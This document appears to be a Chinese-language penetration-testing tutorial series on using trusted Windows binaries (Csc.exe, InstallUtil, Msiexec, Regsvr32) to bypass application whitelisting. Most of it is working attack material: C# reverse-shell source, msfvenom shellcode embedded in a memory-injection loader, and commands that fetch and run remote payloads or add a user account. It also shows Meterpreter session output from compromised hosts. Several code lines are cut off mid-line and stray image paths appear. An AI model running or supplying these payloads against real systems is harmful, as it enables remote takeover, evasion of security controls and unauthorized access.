using System.Net;
using System.Net.Sockets;
using System.Workflow.Activities;

    public class Program : SequentialWorkflowActivity
    {
        static StreamWriter streamWriter;

        public Program()
        {
            using(TcpClient client = new TcpClient("192.168.1.4", 53))
            {
                using(Stream stream = client.GetStream())
                {
                    using(StreamReader rdr = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process p = new Process();
                        p.StartInfo.FileName = "cmd.exe";
                        p.StartInfo.CreateNoWindow = true;
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardInput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.OutputDataReceived += new DataReceivedEventHandler(Cmc
                        p.Start();
                        p.BeginOutputReadLine();

                        while(true)
                        {
                            strInput.Append(rdr.ReadLine());
                            p.StandardInput.WriteLine(strInput);
                            strInput.Remove(0, strInput.Length);
                        }
                    }
                }
            }
        }

        private static void CmdOutputDataHandler(object sendingProcess, DataRece
```

```
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(outLine.Data))
            {
                try
                {
                    strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
                }
                catch (Exception err) { }
            }
        }

    }
```

Micropoor_rev1.cs：

注：x64 payload

```
using System;
using System.Workflow.Activities;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;
using System.Threading;
class yrDaTlg : SequentialWorkflowActivity {
        [DllImport("kernel32")] private static extern IntPtr VirtualAlloc(UInt32
[DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr DStOGXQM
[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 eisuQbXK
[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr
public yrDaTlg() {
        byte[] QWKpWKhcs = {0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5};
        IntPtr AmnGaO = VirtualAlloc(0, (UInt32)QWKpWKhcs.Length, 0x3000, 0x04);
        Marshal.Copy(QWKpWKhcs, 0, (IntPtr)(AmnGaO), QWKpWKhcs.Length);
```

```
IntPtr oXmoNUYvivZlXj = IntPtr.Zero; UInt32 XVXTOi = 0; IntPtr pAeCTfwBS
uint BnhanUiUJaetgy;
bool iSdNUQK = VirtualProtect(AmnGaO, (uint)0x1000, (uint)0x20, out Bnha
oXmoNUYvivZlXj = CreateThread(0, 0, AmnGaO, pAeCTfwBS, 0, ref XVXTOi);
WaitForSingleObject(oXmoNUYvivZlXj, 0xFFFFFFFF);}
}
```

基于白名单Csc.exe执行payload第七季

Csc.exe简介：

C#的在Windows平台下的编译器名称是Csc.exe，如果你的.NET FrameWork SDK安装在C盘，那么你可以在C:\WINNT\Microsoft.NET\Framework\xxxxx目录中发现它。为了使用方便，你可以手动把这个目录添加到Path环境变量中去。用Csc.exe编译HelloWorld.cs非常简单，打开命令提示符，并切换到存放 test.cs文件的目录中，输入下列行命令:csc /target:exe test.cs 将Ttest.cs编译成名为test.exe的console应用程序

说明：Csc.exe所在路径没有被系统添加PATH环境变量中，因此，csc命令无法识别。

基于白名单Csc.exe配置payload：

Windows 7 默认位置：

```
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe
```

攻击机：192.168.1.4 & Debian

靶机： 192.168.1.5 & Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

配置payload：

```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53  -f csharp
```

```
root@John:~# msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53  -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of csharp file: 2615 bytes
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
root@John:~#
```

copy buf 到 Micropoor_Csc.cs shellcode中。

```
                byte[] shellcode = new byte[510] {
                0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
```

靶机执行：

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.EnterpriseServ
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogTo
```

```
[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.5
[*] Meterpreter session 6 opened (192.168.1.4:53 -> 192.168.1.5:30431) at 2019-01-17 04:19:35

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 8504
meterpreter > 
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogT...

C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUti
l.exe /logfile= /LogToConsole=false /U C:\Users\John\Desktop\Micropoor.exe
Microsoft (R) .NET Framework 安装实用工具版本 4.7.3062.0
版权所有 (C) Microsoft Corporation。保留所有权利。
```

与第七十二课相比，payload更为灵活。

附录：Micropoor_Csc.cs

```
using System;
using System.Net;
using System.Diagnostics;
using System.Reflection;
using System.Configuration.Install;
using System.Runtime.InteropServices;

// msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53  -f csha

    public class Program
    {
        public static void Main()
        {

        }

    }

    [System.ComponentModel.RunInstaller(true)]
    public class Sample : System.Configuration.Install.Installer
    {

        public override void Uninstall(System.Collections.IDictionary savedState
        {

        Shellcode.Exec();

        }

    }

    public class Shellcode
    {
            public static void Exec()
            {

                byte[] shellcode = new byte[510] {
                0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
```

```
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x00,0x35,0xc0,0xa8,0x01,0x04,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };


            UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode .Length,
                                MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode , 0, (IntPtr)(funcAddr), shellcode .Lengt
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;



            IntPtr pinfo = IntPtr.Zero;



            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);

        }

    private static UInt32 MEM_COMMIT = 0x1000;

    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

    [DllImport("kernel32")]
```

```
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
     UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")]
private static extern bool VirtualFree(IntPtr lpAddress,
                      UInt32 dwSize, UInt32 dwFreeType);

[DllImport("kernel32")]
private static extern IntPtr CreateThread(

  UInt32 lpThreadAttributes,
  UInt32 dwStackSize,
  UInt32 lpStartAddress,
  IntPtr param,
  UInt32 dwCreationFlags,
  ref UInt32 lpThreadId

  );
[DllImport("kernel32")]
private static extern bool CloseHandle(IntPtr handle);

[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(

  IntPtr hHandle,
  UInt32 dwMilliseconds
  );
[DllImport("kernel32")]
private static extern IntPtr GetModuleHandle(

  string moduleName

  );
[DllImport("kernel32")]
private static extern UInt32 GetProcAddress(

  IntPtr hModule,
  string procName

  );
[DllImport("kernel32")]
private static extern UInt32 LoadLibrary(

  string lpFileName

  );
[DllImport("kernel32")]
private static extern UInt32 GetLastError();
```

```
}
```

基于白名单Msiexec执行payload第八季

Msiexec简介：

Msiexec是Windows Installer的一部分。用于安装Windows Installer安装包（MSI），一般在运行Microsoft Update安装更新或安装部分软件的时候出现，占用内存比较大。并且集成于Windows 2003，Windows 7等。

说明：Msiexec.exe所在路径已被系统添加PATH环境变量中，因此，Msiexec命令可识别。

基于白名单Msiexec.exe配置payload：

Windows 2003 默认位置：

```
C:\WINDOWS\system32\msiexec.exe
C:\WINDOWS\SysWOW64\msiexec.exe
```

攻击机：192.168.1.4 & Debian

靶机： 192.168.1.119 &Windows 2003

配置攻击机msf：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

配置payload：


```
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f msi > Mi
```


```
root@John:/var/www/html# msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 -f msi > Micropoor_rev_x64_53.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes
```

```
root@John:/var/www/html# netstat -ntlp |grep 80
tcp6       0      0 :::80                   :::*                    LISTEN      3895/apache2
```

靶机执行:

```
C:\Windows\System32\msiexec.exe /q /i http://192.168.1.4/Micropoor_rev_x64_53.tx
```






```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.119
[*] Meterpreter session 12 opened (192.168.1.4:53 -> 192.168.1.119:1436) at 2019-01-18 01:42:02 -0500

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 2192
meterpreter > ipconfig |grep 192.

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:85:d6:7d
MTU          : 1500
IPv4 Address : 192.168.1.119
IPv4 Netmask : 255.255.255.0

meterpreter >
```

基于白名单Regsvr32执行payload第九季

Regsvr32简介：

Regsvr32命令用于注册COM组件，是 Windows 系统提供的用来向系统注册控件或者卸载控件的命令，以命令行方式运行。WinXP及以上系统的regsvr32.exe在windows\system32文件夹下；2000系统的regsvr32.exe在winnt\system32文件夹下。但搭配regsvr32.exe 使用的 DLL，需要提供 DllRegisterServer 和 DllUnregisterServer 两个输出函式，或者提供DllInstall输出函数。

说明：Regsvr32.exe所在路径已被系统添加PATH环境变量中，因此，Regsvr32命令可识别。

Windows 2003 默认位置：

```
C:\WINDOWS\SysWOW64\regsvr32.exe
C:\WINDOWS\system32\regsvr32.exe
```

攻击机： 192.168.1.4 &Debian

靶机： 192.168.1.119 &Windows 2003

msf已内置auxiliary版本的regsvr32_command_delivery_server，但是最新版已经无exploit版本regsvr32，文章结尾补充。

配置攻击机msf：

```
msf auxiliary(server/regsvr32_command_delivery_server) > use auxiliary/server/re
msf auxiliary(server/regsvr32_command_delivery_server) > set CMD net user Microp
CMD => net user Micropoor Micropoor /add
msf auxiliary(server/regsvr32_command_delivery_server) > exploit

[*] Using URL: http://0.0.0.0:8080/ybn7xESQYCGv
[*] Local IP: http://192.168.1.4:8080/ybn7xESQYCGv
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.4:8080/ybn7xESQYCGv scrobj.dll
```


```
msf auxiliary(server/regsvr32_command_delivery_server) > use auxiliary/server/regsvr32_command_delivery_server
msf auxiliary(server/regsvr32_command_delivery_server) > set CMD net user Micropoor Micropoor /add
CMD => net user Micropoor Micropoor /add
msf auxiliary(server/regsvr32_command_delivery_server) > exploit

